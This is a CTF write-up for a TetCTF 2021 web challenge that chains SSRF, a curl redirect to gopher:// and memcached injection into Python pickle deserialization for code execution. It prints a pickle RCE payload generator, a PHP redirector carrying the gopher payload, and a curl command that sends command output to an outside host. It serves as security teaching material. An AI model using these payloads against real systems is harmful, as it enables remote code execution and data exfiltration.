TetCTF 2021 Write-up

First things first, we shout out to TetCTF organizers for such great challs as many previous years and congrat the best teams eventho we couldn't do much but 888 is a lucky number for the new year 👏.

VN

Rank	Team	Score
1	VN efiens	6474
2	VN BabyPhD	4600
3	VN Zepto Team	4479
4	VN Nupakachi	2390
5	VN HCMUS.Twice	1879
6	VN uetctf	1662
7	VN ngoclundth	888
8	VN 9PM	500
9	VN ISITDTU	400
10	VN Wanna.One	400

In this short write-up, we will mainly discuss about 1 unintended sollution we discovered for only a challenge, this also allows us to get RCE but life is hard, for which reason we don't know yet, we couldn't get our command execution on remote servers after we successfully gained RCE on 3 different local servers with 1 matches their requirements. We could have been the first VN team to get the **phat-cac** prize for this challenge 😈. But we have learned another case study for older versions so it's fine for us.

web⚔️crypto

hackemall next-gen proxy: the leadingproxy service

Before kick-off, we got a small requirement which is as below and source code.

```
So this year in TetCTF2021, I have something fun for you, only 100 lines of code maybe will surprise you.

=====================

$ curl --version
curl 7.68.0 (x86_64-pc-linux-gnu) libcurl/7.68.0 OpenSSL/1.1.1f zlib/1.2.11 brotli/1.0.7 libidn2/2.2.0 libpsl/0.21.0 (+libidn2/2.2.0) libssh/0.9.3/openssl/zlib nghttp2/1.40.0 librtmp/2.3
Release-Date: 2020-01-08
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop3s rtmp rtsp scp sftp smb smbs smtp smtps telnet tftp
Features: AsynchDNS brotli GSS-API HTTP2 HTTPS-proxy IDN IPv6 Kerberos Largefile libz NTLM NTLM_WB PSL SPNEGO SSL TLS-SRP UnixSockets

Flag locate at /flag.txt. Call ./readflag locate at / to read it.

=====================

"Happy && Hack" New Year My Homies.
from ducnt import ❤️
```

workflow

After auditing the given source code, we spotted that this challenge is about SSRF with whitelisting 2 schemes only which are `http` and `https`. Basically, you send an URL to `/curl` endpoint to make the server send a request to that URL using system's `curl` command with 2 flags are `-L -k` and store our website content to **memcached** server on port **11211** and by visiting `/history` endpoint with our **memcached** key, we will get our previous curl requests.

stage 1 - calling libcurl arbitrary proto scheme

```
[...]
app.config["WAFWTF"] = ["@",";","&",">","<",",","'",'"']
[...]

```

```python
def parse(_url):
    _cmd = ["curl", "-L", "-k", str(_url)]
    _content = subprocess.check_output(_cmd)
    return _content.encode('hex')

@app.route('/curl', methods=['POST'])
def _curl():
    try:
        _url = request.form['url']
        for _check in app.config["WAFWTF"]:
            if _check in _url:
                return render_template('error.html',error = "The champion need nothing!!!")
        if len(_url) > int(73.311337):
            return render_template('error.html',error = "The champion need nothing!!!")

        _parse_scheme = urlparse(_url)
        if _parse_scheme.scheme in app.config["WHILELIST"]:
            _content = parse(_url)
            _cache_key = "HackEmALL2021-"+str(uuid.uuid4().hex)
            _cache_value = str(_url)
            _set_cache(_cache_key, _cache_value)

        return render_template('render.html', cache_key=_cache_key, description=_content.decode('hex'))
    except:
        return render_template('error.html', error="Something gowrong homie!!!")
```

I recalled that i had done one of the challenges of this author (`@ducnt`) which was memcached injection so i thought this might be something related with some new magic tricks.

He used `curl` to send request to given URL with `-L` flag means following redirection if it gets 302 error code, `-k` flag for allowing insecure connection when using SSL. But there are 2 WAFs at this stage which are scheme whitelist and the length of the URL check. But it's quite easy when he left everything so open 🤔, could be a trap!? We can directly control the URL and bypass both checks above and request `curl` to send request to **memcached** server using `gopher://` by redirecting our URL to `gopher://` or any scheme that **libcurl** supports and of course our URL is shorter than 73.

As we can use `gopher://` to talk to **memcached** server, we can set our arbitrary key and value using URL-encoded TCP request.

stage 2 - python deserialization to rce

```python
@app.route('/history', methods=['POST'])
def _check_history():
    try:
        _cache_key = request.form['cache_key']

        for _check in app.config["WAFWTF"]:
            if _check in _cache_key:
```

```
                    return render_template('error.html',error = "The champion need nothing!!!")
            if len(_cache_key) > int(73.311337):
                return render_template('error.html',error = "The champion need nothing!!!")

            _cache_value = _get_cache(_cache_key)

            return render_template('history.html', cache_value=_cache_value)
        except Exception as e:
            print(e)
            return render_template('error.html', error="Something gowrong homie!!!")
```

When visiting `/history` endpoint, it allows us to get any known **memcached** key then returns the value. But in `pylibmc` core, when server gets a key, the library will unpickle (deserialize) Python pickled object resulting in RCE.

```
def _get_cache(_key):
    _cache_handle= pylibmc.Client(["127.0.0.1:11211"], binary=False)
    return _cache_handle.get(_key)
```

```
        value = PyBytes_AS_STRING(inflated);
        size = PyBytes_GET_SIZE(inflated);
    }

#else
    if (flags & PYLIBMC_FLAG_ZLIB) {
        PyErr_SetString(PylibMCExc_Error,
            "key is compressed but pylibmc is compiled without zlib support");
        return NULL;
    }
#endif

    if (self->native_deserialization) {
        retval = _PylibMC_deserialize_native(self, NULL, value, size, flags);
    } else {
#if PY_MAJOR_VERSION >= 3
        retval = PyObject_CallMethod((PyObject *)self, "deserialize", "y#I", value, size, (unsigned int) flags);
#else
        retval = PyObject_CallMethod((PyObject *)self, "deserialize", "s#I", value, size, (unsigned int) flags);
#endif
    }

#if USE_ZLIB
    Py_XDECREF(inflated);
#endif


    return retval;
}
```

inside **pylibmc**'s get method

exploitation

gear up

We had successfully tested on 2 macOS and Ubuntu 16.04 environment with the following `curl` version but we have no idea why Ubuntu 16 matches `curl` requirements but the exploit only worked on our local end.

- macOS

```
curl 7.64.1 (x86_64-apple-darwin19.0) libcurl/7.64.1 (SecureTransport) LibreSSL/2.8.3 zlib/1.2.11 nghttp2/1.39.2
Release-Date: 2019-03-27
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop3s rtsp smb smbs smtp smtps telnet tftp
Features: AsynchDNS GSS-API HTTP2 HTTPS-proxy IPv6 Kerberos Largefile libz MultiSSL NTLM NTLM_WB SPNEGO SSL UnixSockets
```

- Ubuntu 16.04.x (amd64)

```
curl 7.68.0 (x86_64-conda_cos6-linux-gnu) libcurl/7.68.0 OpenSSL/1.1.1h zlib/1.2.11 libssh2/1.8.2
Release-Date: 2020-01-08
Protocols: dict file ftp ftps gopher http https imap imaps pop3 pop3s rtsp scp sftp smb smbs smtp smtps telnet tftp
Features: AsynchDNS GSS-API HTTPS-proxy IPv6 Kerberos Largefile libz NTLM NTLM_WB SPNEGO SSL TLS-SRP UnixSockets
```

Since the server allows outgoing connection, we know that it will hit our redirector and send TCP request to **memcached** server via `gopher://` so we need to build our payload first.

`gopherus` is the best option instead of typing TCP request manually 🤦‍♂️, but still needs to be modified to match our case.

```python
import cPickle
import os
import urllib
import commands

def PyMemcached():
    print "\033[01m" +"\nReady to Get Reverse SHELL\n"+ "\033[0m"

    cmd = "curl http://eejay.moe:4444?flag=$(whoami | base64)"

    class PickleRCE(object):
        def __reduce__(self):
            if(cmd):
                return (commands.getoutput,(cmd,))

    command = (cPickle.dumps(PickleRCE()))

    def get_payload(command):
```

```
        payload = urllib.quote_plus(command).replace("+","%20").replace("%2F","/").replace("%25","%").replace("%3A",":")
        finalpayload = "delete%20owo%0d%0aset%20owo%201%200%20" + str(len(command)) + "%0d%0a" +  payload + "%0d%0aquit"
        return finalpayload

    print "\033[93m" +"\nYour gopher link is ready to do SSRF : \n" + "\033[0m"
    print "\033[04m" + "gopher://127.0.0.1:11211/_" + get_payload(command)+ "\033[0m"

    print "\033[93m" +"\nAfter everything done, you can delete memcached item by using this payload: \n"+ "\033[0m"
    print "\033[04m" + "gopher://127.0.0.1:11211/_%0d%0adelete%20SpyD3r%0d%0a"+ "\033[0m"
    print "\n" + "\033[41m" +"-----------Made-by-SpyD3r-----------"+"\033[0m"

```

So we tell **memcached** server to delete the previous **owo** key and set its new value which is a Python pickled object containing our command.

After that, we need to set up our redirector so you can pick anything you want and listen on port 4444, below is our redirector.

```
<?php
header('Location: gopher://127.0.0.1:11211/_delete%20owo%0d%0aset%20owo%201%200%2087%0d%0accommands%0Agetoutput%0Ap1%0A%28S%27curl%20http://eejay.moe:4444%3Fflag%3D%24%28whoami%20%7C%20base64%29%27%0Ap2%0AtRp3%0A.%0d%0aquit');
```

exploitation

First, we make the webapp curl to our redirector and it hits us with 302 error code.

```
→  /tmp php -S 0.0.0.0:1337
PHP 7.3.25 Development Server started at Sun Jan  3 22:23:59 2021
Listening on http://0.0.0.0:1337
Document root is /private/tmp
Press Ctrl-C to quit.
[Sun Jan  3 22:24:01 2021] 127.0.0.1:57167 [302]: /redir.php
```

Request

Pretty Raw \n Actions

```
POST /curl HTTP/1.1
Host: eejay.moe:31337
Content-Length: 35
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,vi;q=0.8
Connection: close

url=http://eejay.moe:1337/redir.php
```

Response


Pretty Raw Render \n Actions


```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 2179
Server: Werkzeug/1.0.1 Python/2.7.16
Date: Sun, 03 Jan 2021 15:27:35 GMT

<!DOCTYPE html>
<html lang="en">
  <head>
    <title>HackEmAll Next-Gen Proxy</title>


    <link rel="stylesheet" href="/static/css/bootstrap.min.css">

    <link href="/static/css/jumbotron-narrow.css" rel="stylesheet">

```

Once our payload is set, we check it to make sure nothing goes wrong in **memcached** server.

```
get owo
VALUE owo 1 87
ccommands
getoutput
p1
(S'curl http://eejay.moe:4444?flag=$(whoami | base64)'
p2
tRp3
.
END
```


The last thing is to make the app get our **owo** key then we will have our code execution done.





troubleshooting

Our method didn't work on remote servers so we asked the author to double check everything including source code, environments, etc. He said he has been using Ubuntu 20.04 so we quickly tested it and the result was really disappointed after we cheering ourselves at midnight.



We digged a bit further into `libcurl` source code and commits and we got this... We decided to give up at this moment, it was such a long night.

libcurl: Restrict redirect schemes

Browse files

```
All protocols except for CURLPROTO_FILE/CURLPROTO_SMB and their TLS
counterpart were allowed for redirect. This vastly broadens the
exploitation surface in case of a vulnerability such as SSRF [1], where
libcurl-based clients are forced to make requests to arbitrary hosts.

For instance, CURLPROTO_GOPHER can be used to smuggle any TCP-based
protocol by URL-encoding a payload in the URI. Gopher will open a TCP
connection and send the payload.

Only HTTP/HTTPS and FTP are allowed. All other protocols have to be
explicitly enabled for redirects through CURLOPT_REDIR_PROTOCOLS.

[1]: https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/

Signed-off-by: Linos Giannopoulos <lgian@skroutz.gr>

Closes #4094
```

master tiny-curl-7_72_0 ··· curl-7_65_2

Linos Giannopoulos authored and **bagder** committed on Jul 14, 2019 Verified 1 parent 7e8f191 commit 6080ea098d97393da32c6f66eb95c7144620298c

Showing 1 changed file with **1 addition** and **3 deletions**. Unified Split

4 lib/url.c

```diff
@@ -488,9 +488,7 @@ CURLcode Curl_init_userdefined(struct Curl_easy *data)
488 488         define since we internally only use the lower 16 bits for the passed
489 489         in bitmask to not conflict with the private bits */
490 490     set->allowed_protocols = CURLPROTO_ALL;
491     -   set->redir_protocols = CURLPROTO_ALL &  /* All except FILE, SCP and SMB */
492     -                            ~(CURLPROTO_FILE | CURLPROTO_SCP | CURLPROTO_SMB |
493     -                              CURLPROTO_SMBS);
    491 +   set->redir_protocols = CURLPROTO_HTTP | CURLPROTO_HTTPS | CURLPROTO_FTP;
494 492
495 493   #if defined(HAVE_GSSAPI) || defined(USE_WINDOWS_SSPI)
496 494     /*
```

references

- RCE in Python pylibmc through memcached injection: https://www.youtube.com/watch?v=aNqXNdFf28w
- libcurl commit about whitelisting proto schemes: https://github.com/curl/curl/commit/6080ea098d97393da32c6f66eb95c7144620298c